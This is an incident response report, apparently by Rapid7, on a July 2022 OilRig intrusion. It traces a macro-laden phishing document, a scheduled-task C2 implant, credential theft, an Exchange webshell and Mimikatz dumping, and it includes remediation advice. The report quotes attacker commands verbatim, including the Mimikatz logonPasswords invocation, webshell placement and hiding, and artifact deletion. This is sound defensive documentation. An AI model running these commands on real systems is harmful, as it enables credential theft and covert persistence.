

The MITRE Corporation

Incident Response Report

Prepared by: Patrick Lee

Rapid7 Contacts

Consultant(s)

Patrick Lee

Senior Incident Response Consultant

Dan Kelly

Senior Incident Response Consultant

Ted Samuels

Lead Incident Response Consultant

Andrew Christian

Lead Detection & Response Analyst

Zach Paul

Principal Incident Response Consultant

Leadership Team

Robert Knapp

Manager, Incident Response Services

Warwick Webb

Senior Director, Detection & Response Services

Table of Contents:

Executive Summary	5
Incident Synopsis	5
Incident Timeline	6
Remediation Recommendations	7
Mitigation Recommendations	8
Incident Details	11
July 11th, 2022	11
Initial Access	11
Execution of 'GGMS Overview.doc'	12
Execution of 'SystemFailureReporter.exe'	13
Discovery on 'theblock'	13
July 12th, 2022	15
Execution of 'b.exe'	15
'Contact.aspx' Webshell Creation	16
July 14th, 2022	18
Discovery on 'waterfalls'	18
Execution of 'm64.exe'	19
July 15th, 2022	21
Plink.exe from 'theblock'	21
Mimikatz Execution on 'waterfalls'	21
Lateral Movement to 'endofroad1'	22
Data Exfiltration on 'endofroad1'	22
Cleanup / Anti-Forensics	24
Appendix A: Impacted Accounts and Assets	25
Appendix B: Indicators of Compromise	26
Appendix C: 'GGMS Overview.doc' Analysis	28
Appendix D: 'SystemFailureReporter.Exe' Analysis	31
Appendix E: 'b.exe' Analysis	34
Appendix F: 'Contact.aspx' Analysis	36
Appendix G: 'VMware.exe' Analysis	38

Executive Summary

On July 11th, 2022, Rapid7's Managed Detection and Response (MDR) service notified the MITRE Corporation (MITRE) of a high severity incident involving the domain administrator user account 'gosta' creating and executing a suspicious binary on the asset 'theblock'. Rapid7 initiated the MDR incident response process to identify the extent of compromise within MITRE's environment. To conduct the investigation, Rapid7 reviewed available real-time data from InsightIDR as well as forensic artifacts collected from in-scope systems. Furthermore, for the systems and accounts affected, Rapid7 provided containment and remediation recommendations to limit the scope and impact of this incident.

Incident Synopsis

Rapid7's investigation determined that on July 11th, 2022, while accessing Outlook Web Access (OWA), the domain administrator user 'gosta' downloaded and opened an archive file containing a malicious Microsoft Word document, resulting in the installation of malware on the asset 'theblock' at 13:50:11 UTC. The malware established a scheduled network connection to a command and control (C2) server controlled by the malicious actor and performed requests for further instructions throughout the duration of the incident. Between 18:55:08 UTC and 19:00:08 UTC, the malicious actor leveraged the C2 server to conduct a series of early stage discovery commands on the asset 'theblock' in search of network information, privileged accounts, and additional assets to access via lateral movement.

On July 12th, 2022 at 14:59:42 UTC, the malicious actor executed additional malware on 'theblock' to extract credentials for the domain administrator user 'gosta'. At 17:59:39 UTC, the malicious actor moved laterally from the asset 'theblock' to the Exchange server 'waterfalls' and established a persistence mechanism (known as a webshell) there.

Rapid7 observed the malicious actor interacting with the webshell on the asset 'waterfalls' as early as July 14th, 2022 at 14:15:53 UTC to run additional discovery commands. At 18:04:30 UTC, the malicious actor used the webshell to upload and execute a credential dumping tool on the Exchange server 'waterfalls'. Rapid7 identified that credential hashes for multiple privileged user accounts were dumped to a file typically used for offline cracking.

On July 15th, 2022 at 13:47:58 UTC, the malicious actor exfiltrated data from 'endofroad1'. Rapid7 identified that the contents of the exfiltrated files contained information about the locations of factories and industrial sites across the globe.

Rapid7's investigation did not identify additional malicious activity following July 15th, 2022 and did not discover any evidence that the malicious actor accessed or compromised any other systems within the MITRE environment. Rapid7 attributes this incident to OilRig¹, a suspected Iranian threat group, based on evidence identified during this investigation and available threat intelligence.

¹**OilRig** - <https://attack.mitre.org/groups/G0049/>

Incident Timeline

Figure 1 shows a high-level timeline of events prior to Rapid7's investigation:




Figure 1: Incident Timeline

Remediation Recommendations

The following recommendations should be followed to remediate risk introduced by the malicious actor.

- **Rebuild compromised assets from a known-good baseline:** Manually removing malware or scanning with an updated antivirus solution may not fully restore the integrity of an asset. Due to this, Rapid7 recommended during the investigation to rebuild assets from a known-good baseline image or asset backup to counter any potentially undetected threats. To mitigate risk of undetected malicious payloads or persistence mechanisms, compromised assets must be rebuilt from known good media and should be up-to-date on patches. If unable to rebuild affected assets, MITRE should confirm the removal of files identified in Appendix B from all affected assets.
- **Block the malicious IP addresses and sinkhole domains outlined in Appendix A:** Rapid7 recommends implementing firewall rules to block communications to the remote assets and IP addresses listed in the report to prevent further interaction with malicious infrastructure. Rapid7 also recommends adding DNS entries (sinkholes) that point to non-routable IP addresses on local DNS resolvers for the malicious domains noted in this report.
- **Perform a password reset for all compromised user accounts outlined in Appendix A:** All users documented in Appendix A have been identified as compromised and should have their passwords reset to prevent further abuse of their access.
- **Ensure that the compromised Exchange Server, 'waterfalls', is rebuilt from a known good image and up-to-date on patches:** At the time of Rapid7's investigation, the "WATERFALLS" server was last patched with Microsoft Exchange version 15.2.986.5 and is vulnerable to multiple known CVEs. Patch to the latest version, which at the time of this investigation, is 15.2.1118.9.

Mitigation Recommendations

The following recommendations should be followed to mitigate the risk of a similar event occurring in the future.

- **Configure email gateway to block password-protected zip attachments:** Rapid7 recommends enabling mail flow rules to provide granular inspection and control of email attachments. Mail flow rules leverage the 'AttachmentsIsPasswordProtected' condition to identify and control attachments that are password protected. Mail flow rule detections work for all Office documents, .zip and .7z files.
 - <https://docs.microsoft.com/en-us/exchange/security-and-compliance/mail-flow-rules/inspect-message-attachments>
- **Enable Windows Defender Credential Guard:** Implement Windows Defender Credential Guard to securely handle account passwords when remotely connecting to other assets in an environment. Credential Guard may be leveraged to prevent the extraction of credentials from memory. If Windows Defender Credential Guard is not implemented, privileged account credentials can be stored on destination assets and later acquired by threat actors. Additionally, it is recommended that users always gracefully log off from remoting sessions and do not exit out of them. Gracefully logging off a remote session allows proper removal of credentials from cache memory. Instructions to implement Windows Defender Credential Guard can be found at:
 - <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage>
- **Require Separate Accounts for Administrative Tasks:** System administrators should have separate accounts for daily use and administrative tasks in an effort to reduce the risk associated with the compromise of a system administrator's workstation. The administrative account should not be used to browse the Internet or check email.
- **Restrict Domain Administrator authentications:** Domain Administrator accounts should be restricted to only authenticate to Domain Controllers, blocking their access to authenticate to standard servers and user workstations. This will limit the caching of privileged credentials across endpoints that malicious actors can later dump. Such account control may be accomplished by grouping domain administrator accounts and Domain Controllers within Group Policy, while applying unique authentication policies to control asset access.
 - <https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/group-policy-settings-used-in-windows-authentication>
- **Configure Group Policy to disable Macros for Microsoft Office applications:** Rapid7 recommends leveraging Group Policy to block the enabling of macros on assets where

macros are not required. Within the applicable Group Policy Object, modify the Visual Basic for Applications (VBA) Macro Notification Settings to adjust macro settings.

- <https://www.microsoft.com/security/blog/2016/03/22/new-feature-in-office-2016-can-block-macos-and-help-prevent-infection/>
- **Enable Attack Surface Reduction (ASR) rules:** Rapid7 recommends leveraging Group Policy to enable ASR rules across the environment. ASR helps prevent actions that malware often abuses within compromised devices and networks. ASR rules leverage Microsoft Defender to identify and prevent attacks such as common injection techniques, malicious scripts and macros.
 - <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/enable-attack-surface-reduction?view=o365-worldwide>
- **Perform continuous vulnerability and remediation management:** Rapid7 recommends the integration of a comprehensive vulnerability management program. Vulnerability management programs assist organizations with identifying, evaluating, remediating and reporting vulnerabilities identified within an environment. An effective vulnerability management program will assist in ensuring assets remain patched and hardened against known vulnerabilities.
 - <https://www.rapid7.com/fundamentals/vulnerability-management-program-framework/>
- **Enforce file integrity monitoring on all critical servers:** Rapid7 recommends enforcing File Integrity Monitoring (FIM) on all critical servers. FIM operates by examining various aspects of asset files to create a digital fingerprint of the asset and compares it to a known-good baseline. This comparison may then be leveraged to provide granular alerts based on identified activity. Within Azure environments, Microsoft Defender for Cloud provides a native FIM solution. For other environments, a third-party FIM solution is warranted.
 - <https://docs.microsoft.com/en-us/azure/defender-for-cloud/file-integrity-monitoring-usage>
- **Restrict file/folder permissions using Group Policy:** Rapid7 recommends leveraging Group Policy to apply Access Control Lists (ACL) to critical directories. Within Group Policy, users may be added to a group, with that group then being assigned specific directories which they may access. Such granular control over which directories groups may access will greatly diminish the ability for malicious actors to access sensitive directories and write malicious files.
 - <https://docs.microsoft.com/en-us/troubleshoot/windows-server/group-policy/give-users-access-group-policy-objects>

- **Implement AppLocker policies to restrict the execution of unknown binaries:** Rapid7 recommends leveraging AppLocker policies to prevent the execution of unknown binaries across assets within the environment. AppLocker rules allow known and approved binaries (via publisher, path or file hash) to execute, while preventing unknown binaries. AppLocker may then be used as a form of binary allowlisting, ensuring only known and approved binaries may execute.
 - <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/working-with-applocker-rules>

Incident Details

This section describes the malicious activity that Rapid7 discovered while investigating the compromise.

July 11th, 2022

Initial Access | 13:48:00 UTC - 13:48:41 UTC

On July 11th, 2022 at 13:48:00 UTC, the domain administrator account 'gosta' opened a Microsoft Edge browser on the asset 'theblock' and logged in to the 'gosta@boom.box' mailbox using Outlook Web Access (OWA). At 13:48:41 UTC, the 'gosta' account downloaded a suspicious password protected archive file called 'Marketing_Materials.zip' to 'C:\Users\gosta\Downloads'. The archive file was downloaded from the domain 'shirinfarhad[.]com'.

While these events strongly suggest that the user 'gosta' may have been a victim of a phishing attack, Rapid7 would need access to the user's email messages in order to determine conclusively that the malicious download link was contained within an email.

Timestamp (UTC)	Source	Event	Description
2022-07-11 13:47:00	Process Start	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --profile-directory=Default	'gosta' opens Microsoft Edge browser on 'theblock'
2022-07-11 13:48:01	Web History	https://waterfalls.boom.box/owa	OWA access
2022-07-11 13:48:09	Web History	https://waterfalls.boom.box/owa/#path=/mail Mail - gosta@boom.box	mailbox login for user 'gosta'
2022-07-11 13:48:36	DNS	QueryName: shirinfarhad[.]com QueryResults: 192.168.0.5	Initial DNS query to 'shirinfarhad[.]com' domain
2022-07-11 13:48:41	Web History	URL: https://shirinfarhad[.]com/Marketing_Materials.zip Download Path: C:\Users\gosta\Downloads\Marketing_Materials.zip Size: 1089843 bytes	Download of 'Marketing_Materials.zip' from Microsoft Edge
2022-07-11 13:48:41	MFT/File	Marketing_Materials.zip:Zone.Identifier Zoned=3 HostUrl=https://shirinfarhad[.]com/Marketing_Materials.zip	Zone Identifier confirming Internet download
2022-07-11 13:48:41	MFT	File Create: C:\Users\gosta\Downloads\Marketing_Materials.zip	'Marketing_Materials.zip' creation event on 'theblock'

Table 1 - Initial Access Timeline

Execution of 'GGMS Overview.doc' | 13:49:25 UTC - 13:50:11 UTC

Rapid7 identified that 'Marketing_Materials.zip' contains a file named 'GGMS Overview.doc', which contains obfuscated VBA Macro² code that executes upon file opening and closure via the 'Document_Open' and 'Document_Close' functions, assuming that macros are enabled.

Forensic analysis of the extracted macro code revealed that the primary functions for 'GGMS Overview.doc' is to drop a malicious payload on disk and to create a scheduled task to execute the payload every five minutes while the 'gosta' user is interactive on 'theblock'. Additional analysis details for the malicious VBA code functions can be found in **Appendix C**.

Evidence indicates that at 13:49:25 UTC, the 'gosta' account opened 'GGMS Overview.doc' via Microsoft Word and executed the embedded macros, which subsequently resulted in writing the following files to disk on 'theblock':

File	Description
C:\Users\gosta\AppData\Local\t.txt	Tests directory write permissions
C:\Users\gosta\AppData\Local\SystemFailureReporter\update.xml	Contains the string 'test'
C:\Users\gosta\AppData\Local\SystemFailureReporter\b.doc	Base64 encoded payload

Table 2 - 'GGMS Overview.doc' File Creation Events

File system artifacts indicate that as a result of the macro execution, 'b.doc', which contains the malicious payload, was renamed to 'SystemFailureReporter.exe' and 't.txt' was deleted.

Timestamp (UTC)	Source	Event	Description
2022-07-11 13:49:25	Process Creation	'C:\Users\gosta\AppData\Local\Temp\Temp1_Marketing_Materials.zip\GGMS Overview.doc'	winword.exe executes 'GGMS Overview.doc'
2022-07-11 13:50:11	Sysmon	File Creation: C:\Users\gosta\AppData\Local\t.txt	winword.exe creates 't.txt'
2022-07-11 13:50:11	MFT	Folder Creation: C:\Users\gosta\AppData\Local\SystemFailureReporter\	winword.exe creates 'SystemFailureReporter' folder
2022-07-11 13:50:11	MFT	File Creation: C:\Users\gosta\AppData\Local\SystemFailureReporter\update.xml	winword.exe creates 'update.xml'
2022-07-11 13:50:11	Sysmon	File Creation: C:\Users\gosta\AppData\Local\SystemFailureReporter\b.doc	winword.exe creates 'b.doc'
2022-07-11 13:50:11	MFT/USN	File Creation/Rename: C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe	winword.exe renames 'b.doc' to 'SystemFailureReporter.exe'
2022-07-11 13:50:11	Sysmon	File Deletion: C:\Users\gosta\AppData\Local\t.txt	winword.exe deletes 't.txt'
2022-07-11 13:58:54	Sysmon	File Deletion: C:\Users\gosta\AppData\Local\Temp\Temp1_Marketing_Materials.zip\GGMS Overview.doc	file deletion via Explorer.exe by user 'gosta'

Table 3 - 'GGMS Overview.doc' Execution Events

² **Macros** - Macros are scripts embedded in Microsoft Office documents designed to automate legitimate Office tasks. Malicious actors evade defenses by hiding malicious code in macros and tricking unsuspecting victims into opening.

Execution of 'SystemFailureReporter.exe' | 13:55:07 UTC

At 13:55:07 UTC, approximately five minutes after file creation, 'SystemFailureReporter.exe' executed for the first time on 'theblock' as a result of a scheduled task. Rapid7 confirmed that the malicious macro created a scheduled task 'SystemFailureReporter' under 'C:\Windows\System32\Tasks\' to execute the 'SystemFailureReporter.exe' binary every five minutes and maintain persistence on 'theblock'. Rapid7 identified that starting at 13:55:07 UTC, 'SystemFailureReporter.exe' made a network connection to the IP address '192.168.0[.]4' via port 443.

Rapid7 acquired the 'SystemFailureReporter.exe' binary from 'theblock' and identified that it contains command and control (C2) functionality, including the ability to transfer files and execute arbitrary commands. Upon execution, this binary establishes a network connection to a C2 server controlled by the malicious actor and performs requests for further instructions. Additional analysis details surrounding 'SystemFailureReporter.exe' can be referenced in **Appendix D**.

Timestamp (UTC)	Source	Event	Description
2022-07-11 13:55:07	Sysmon	Network Connection - SourceIp: 10.1.0.5 SourceHostname: theblock.boom.box SourcePort: 60194 DestinationIp: 192.168.0.4 DestinationPort: 443	Network connection to 192.168.0[.]4 established
2022-07-11 13:55:07	Event Logs	Scheduled Task Created - C:\Windows\System32\Tasks\SystemFailureReporter	'SystemFailureReporter' scheduled task created
2022-07-11 13:55:07	Process Creation	C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	First execution of 'SystemFailureReporter.exe' via scheduled task

Table 4 - 'SystemFailureReporter.exe' Events

Discovery on 'theblock' | 18:55:08 UTC - 19:00:08 UTC

Between 18:55:08 UTC and 19:00:08 UTC, the malicious actor leveraged the established C2 connection to 192.168.0[.]4 on 'theblock' to conduct a series of discovery commands and acquire additional details about the compromised asset, as well as other users and assets within the MITRE environment. Below is a list of discovery commands executed:

```
whoami
hostname
ipconfig /all
net user /domain
net group /domain
net group "domain admins" /domain
net group "Exchange Trusted Subsystem" /domain
net accounts /domain
```

```

net user
net localgroup administrators
netstat -an
tasklist
sc query
systeminfo
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
net user gosta /domain
net group "SQL Admins" /domain
nslookup WATERFALLS
net user gosta /domain
net1 user gosta /domain
net group "SQL Admins" /domain
net1 group "SQL Admins" /domain
nslookup WATERFALLS
mstsc.exe
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
net1 group "domain admins" /domain

```

These commands suggest that the malicious actor was performing early stage discovery in search of network information, privileged accounts, and additional assets to access via lateral movement.

Timestamp (UTC)	Source	Event	Description
2022-07-11 18:55:08	Sysmon	Process Creation cmd.exe /c whoami & hostname & ipconfig /all & net user /domain 2>&1 & net group /domain 2>&1 & net group "domain admins" /domain 2>&1 & net group "Exchange Trusted Subsystem" /domain 2>&1 & net accounts /domain 2>&1 & net user 2>&1 & net localgroup administrators 2>&1 & netstat -an 2>&1 & tasklist 2>&1 & sc query 2>&1 & systeminfo 2>&1 & reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 2>&1	Discovery commands
2022-07-11 19:00:08	Sysmon	Process Creation cmd.exe /c net user gosta /domain 2>&1 & net group "SQL Admins" /domain 2>&1 & nslookup WATERFALLS 2>&1 2>&1	Discovery commands

Table 5 - Discovery commands executed on 'theblock'

July 12th, 2022

Execution of 'b.exe' | 14:59:42 UTC - 15:04:40 UTC

On July 12th, 2022 at 14:59:42 UTC, the malicious actor leveraged the C2 server to instruct 'SystemFailureReport.exe' to create the binary 'C:\Users\gosta\AppData\Roaming\b.exe' on 'theblock'. Approximately 5 minutes later at 15:04:39 UTC, 'SystemFailureReport.exe' executed the following command under the context of the user account 'gosta':

```
cmd.exe /c C:\Users\gosta\AppData\Roaming\b.exe
```

Rapid7 acquired and analyzed 'b.exe' and determined that the binary gathers credentials specifically from the Windows Credentials locker³ on the target asset. Rapid7 identified that 'b.exe' has similar functionality to OilRig's VALUEVAULT⁴ credential stealing malware. Additional analysis details for 'b.exe' can be found in **Appendix E**.

The malicious actor executed 'b.exe' at 15:04:40 UTC, which created a SQLite database file called 'fsociety.dat' under 'C:\Users\gosta\AppData\Roaming\'. The 'fsociety.dat' file contains the following credentials for the 'gosta' account:

```
Origin_url - https://waterfalls.boom.box/  
Username_value - gosta@boom.box  
Password - <REDACTED>
```

Timestamp (UTC)	Source	Event	Description
2022-07-12 14:59:42	Sysmon	File Creation - TargetFilename: C:\Users\gosta\AppData\Roaming\b.exe Source: 'C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe'	'SystemFailureReporter.exe' drops 'b.exe' on 'theblock'
2022-07-12 15:04:39	Process Creation	Child Cmd: C:\Windows\system32\cmd.exe /c C:\Users\gosta\AppData\Roaming\b.exe 2>&1 Parent Cmd: C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe Child MD5: 8a2122e8162dbef04694b9c3e0b6cdee	'SystemFailureReporter.exe' executes 'b.exe'
2022-07-12 15:04:40	MFT	File Creation - C:\Users\gosta\AppData\Roaming\fsociety.dat	'fsociety.dat' file created on 'theblock'

Table 6 - 'b.exe' execution events

³ **Windows Credentials locker** - In Windows 10, the Windows Credential Manager separates website credentials from application or network credentials in two lockers. Credentials from web browsers are managed by the Credential Manager and are stored in the Web Credentials locker. Application and network credentials are stored in a separate Windows Credentials locker.

⁴ **OilRig VALUEVAULT** - <https://www.mandiant.com/resources/hard-pass-declining-apt34-invite-to-join-their-professional-network>

'Contact.aspx' Webshell Creation | 17:54:39 UTC - 18:04:39 UTC

At 17:54:39 UTC, the C2 server instructed 'SystemFailureReporter.exe' on the asset 'theblock' to create a suspicious file called 'contact.aspx' under 'C:\Users\Public\'. Shortly after at 17:59:39 UTC, the malicious actor again used 'SystemFailureReport.exe' to copy 'contact.aspx' via SMB⁵ from 'theblock' to the Exchange server 'waterfalls' under 'C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\'.

```
cmd.exe /c copy C:\Users\Public\contact.aspx "\\10.1.0.6\C$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\" 2>&1
```

Rapid7 identified 'contact.aspx' to be a webshell⁶, which is a malicious script commonly used by malicious actors to maintain persistence on a compromised web server and remotely perform additional actions. Rapid7's analysis of an acquired sample of 'contact.aspx' determined that it is capable of file transfer, file deletion, and executing arbitrary commands. The webshell was identified to be part of malware family 'TwoFace', which is known to be used by APT34. Additional analysis details surrounding 'contact.aspx' can be referenced in **Appendix F**.

At 18:04:39 UTC, the C2 server instructed 'SystemFailureReporter.exe' to set 'contact.aspx' as hidden on the asset 'waterfalls' and also to delete the copy of 'contact.aspx' on the asset 'theblock'. Rapid7 observed execution of the following command on the asset 'theblock':

```
cmd.exe /c attrib +h "\\10.1.0.6\C$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx" & del C:\Users\Public\contact.aspx 2>&1
```

Timestamp (UTC)	Source	Event	Description
2022-07-12 17:54:39	Sysmon	File Creation - TargetFilename: C:\Users\Public\contact.aspx Source: C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe	'SystemFailureReporter.exe' drops 'contact.aspx' on 'theblock'
2022-07-12 17:59:39	Sysmon	Process Creation - cmd.exe /c copy C:\Users\Public\contact.aspx "\\10.1.0.6\C\$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\" 2>&1 Source: C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe	'SystemFailureReporter.exe' copies 'contact.aspx' from the asset 'theblock' to the asset 'waterfalls' via SMB
2022-07-12 17:59:39	MFT	File Creation - C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx	'contact.aspx' file creation on 'waterfalls'
2022-07-12 18:04:39	Sysmon	Process Creation - cmd.exe /c attrib +h "\\10.1.0.6\C\$\Program Files\Microsoft\Exchange	'SystemFailureReporter.exe' sets 'contact.aspx' on asset

⁵ **Server Message Block (SMB)** - <https://attack.mitre.org/techniques/T1021/002/>

⁶ **Webshell** - <https://attack.mitre.org/techniques/T1505/003/>

		Server\V15\ClientAccess\exchweb\ews\contact.aspx" & del C:\Users\Public\contact.aspx 2>&1 Source: C:\Users\gosta\AppData\Local\SystemFailureReporter\SystemFailureReporter.exe	'waterfalls' to hidden and deletes 'contact.aspx' on asset 'theblock'
2022-07-12 18:04:39	Sysmon	File Deletion - TargetFilename: C:\Users\Public\contact.aspx	'contact.aspx' file deletion on 'theblock'

Table 7 - 'contact.aspx' events

July 14th, 2022

Discovery on 'waterfalls' | 14:15:49 UTC - 14:20:49 UTC

Rapid7 observed the malicious actor interacting with the 'contact.aspx' webshell on the asset 'waterfalls' as early as July 14th, 2022 at 14:15:49 UTC. Evidence indicates successful network logons by the 'gosta' user from the known C2 IP address 192.168.0.[.]4 that correspond directly with successful inbound POST requests (Status Code: 200) to the 'contact.aspx' webshell.

Rapid7 observed process activity around the compilation of 'contact.aspx' occurring at 14:15:49 UTC, which is indicative of the malicious actor's initial use of the webshell. Between 14:15:53 UTC and 14:20:49 UTC, the malicious actor used the webshell to run the following discovery commands on 'waterfalls':

```
whoami
ipconfig /all
netstat -an
```

Timestamp (UTC)	Source	Event	Description
2022-07-14 14:15:49	Asset Auth	Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: Src IP: 192.168.0.4	Network logon for user 'gosta' from C2 IP address 192.168.0.[.]4
2022-07-14 14:15:49	Sysmon	Process Creation - c:\windows\system32\inetsrv\w3wp.exe -ap "MSEExchangeServicesAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisipma9a5f05c-6874-403a-bbcc-df58c7633ac9 -h "C:\inetpub\temp\appools\MSEExchangeServicesAppPool\MSEExchangeServicesAppPool.config" -w "" -m 0	Compilation of 'contact.aspx' indicating first use of webshell
2022-07-14 14:15:49	Sysmon	Process Creation - Child Cmd: "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\ews\82ced47d\9f9837fe\e2n5kfwf.cmdline" Parent Cmd: c:\windows\system32\inetsrv\w3wp.exe	CSC.exe process activity indicative of initial access to 'contact.aspx' webshell
2022-07-14 14:15:53	Process Creation	Child Cmd: "cmd.exe" /c whoami Parent Cmd: c:\windows\system32\inetsrv\w3wp.exe	'whoami' command from webshell POST request
2022-07-14 14:18:29	Asset Auth	Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: Src IP: 192.168.0.4	Network logon for user 'gosta' from C2 IP address 192.168.0.[.]4

2022-07-14 14:18:29	Process Creation	Child Cmd: "cmd.exe" /c ipconfig /all Parent Cmd: c:\windows\system32\inetsrv\w3wp.exe	"ipconfig /all" command from webshell POST request
2022-07-14 14:20:49	Asset Auth	Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: Src IP: 192.168.0.4	Network logon for user 'gosta' from C2 IP address 192.168.0.[.]4
2022-07-14 14:20:49	Process Creation	Child Cmd: "cmd.exe" /c netstat -an Parent Cmd: c:\windows\system32\inetsrv\w3wp.exe	"netstat -an" command from webshell POST request

Table 8 - First usage of 'contact.aspx' webshell to conduct Discovery

Execution of 'm64.exe' | 18:04:30 UTC - 18:12:24 UTC

At 18:04:30 UTC, the malicious actor used the 'contact.aspx' webshell on the asset 'waterfalls' to upload 'C:\Windows\Temp\m64.exe'. Rapid7 identified that the binary 'm64.exe' is a renamed version of Mimikatz⁷, a credential stealing malware.

Approximately 3 minutes later at 18:07:02 UTC, the malicious actor used the webshell 'contact.aspx' to execute the renamed Mimikatz binary 'm64.exe' and gather user account hashes with the following parameters:

```
privilege::debug sekurlsa::logonPasswords
```

An output file, 'C:\Windows\Temp\01.txt', was subsequently written to disk. The contents of '01.txt' showed successful collection of the hashes for the following accounts:

```
BOOM.BOX\HealthMailboxf418803b1c7b45429fec8ebc42271dd0
BOOM.BOX\tous
BOOM.BOX\WATERFALLS$
WATERFALLS\patchadmin
```

Based on available evidence, Rapid7 did not find definitive evidence of the malicious actor exfiltrating the Mimikatz output file, '01.txt'. However, the 'contact.aspx' webshell has the capability to transfer data, and at 18:09:25 UTC, the webshell received a successful 'POST' request. The password hashes, in the possession of the malicious actor, would allow for offline password cracking. As such, Rapid7 recommends these accounts be considered compromised.

At 18:12:24 UTC, the malicious actor used the webshell, 'contact.aspx', to delete both the 'm64.exe' binary and the output file, '01.txt' from disk.

Timestamp (UTC)	Source	Event	Description
2022-07-14 18:04:30	Asset Auth	Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: Src IP: 192.168.0.4	Network logon for user 'gosta' from C2 IP address 192.168.0.[.]4
2022-07-14 18:04:30	Sysmon	File Creation - TargetFilename: C:\Windows\Temp\m64.exe Source:	w3wp.exe creates renamed Mimikatz binary on 'waterfalls'

⁷ **Mimikatz** - <https://attack.mitre.org/software/S0002/>

		C:\Windows\System32\inetsrv\w3wp.exe	
2022-07-14 18:07:02	Asset Auth	Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: Src IP: 192.168.0.4	Network logon for user 'gosta' from C2 IP address 192.168.0[.]4
2022-07-14 18:07:02	Process Creation	cmd.exe" /c C:\Windows\Temp\m64.exe privilege::debug sekurlsa::logonPasswords exit 1> C:\Windows\Temp\01.txt	Execution of Mimikatz binary "C:\Windows\Temp\m64.exe" via webshell POST request
2022-07-14 18:12:24	Asset Auth	Result: SUCCESS Logon Type: NETWORK Service: ntlmssp Dst Asset: waterfalls.boom.box Dst IP: waterfalls.boom.box Src Asset: Src IP: 192.168.0.4	Network logon for user 'gosta' from C2 IP address 192.168.0[.]4
2022-07-14 18:12:24	Process Creation	Child Cmd: "cmd.exe" /c del C:\windows\temp\01.txt C:\windows\temp\m64.exe Parent Cmd: c:\windows\system32\inetsrv\w3wp.exe	Deletion of Mimikatz binary and output text file "C:\windows\temp\01.txt" via webshell POST request
2022-07-14 18:12:24	Sysmon	File Deletion - TargetFilename: C:\Windows\Temp\01.txt	Deletion of '01.txt'
2022-07-14 18:12:24	Sysmon	File Deletion - C:\Windows\Temp\m64.exe	Deletion of 'm64.exe'

